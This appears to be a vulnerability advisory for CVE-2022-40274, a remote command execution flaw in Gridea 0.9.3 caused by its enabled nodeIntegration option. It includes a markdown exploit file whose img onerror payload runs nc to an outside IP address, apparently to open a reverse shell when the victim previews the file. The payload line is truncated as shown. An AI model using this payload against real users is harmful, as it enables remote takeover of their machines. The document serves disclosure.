



Gridea 0.9.3 – RCE via nodeIntegration feature

Summary



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Affected versions	Version 0.9.3
State	Public
Release date	2022-09-26

Vulnerability

Kind	Remote command execution
Rule	<u>004. Remote command execution</u>
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
CVSSv3 Base Score	8.6
Exploit available	Yes
CVE ID(s)	<u>CVE-2022-40274</u>



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Vulnerability

This vulnerability occurs because the application has the `nodeIntegration` option enabled. Due to the above, an attacker can embed malicious JS code in a markdown file and send it to the victim for viewing to achieve an RCE.


Exploitation

To exploit this vulnerability, you must send the following file to a user to open with Gridea. The exploit is triggered when the user presses `CTRL+P` or simply clicks `preview`.

exploit.md

```
<img src=1 onerror="require('child_process').exec('nc 192.168.20.38 444
```

Evidence of exploitation



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Our security policy

We have reserved the CVE-2022-40274 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

System Information

- Version: Gridea 0.9.3
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page <https://github.com/getgridea/gridea>

Timeline

- 2022-09-08
Vulnerability discovered.




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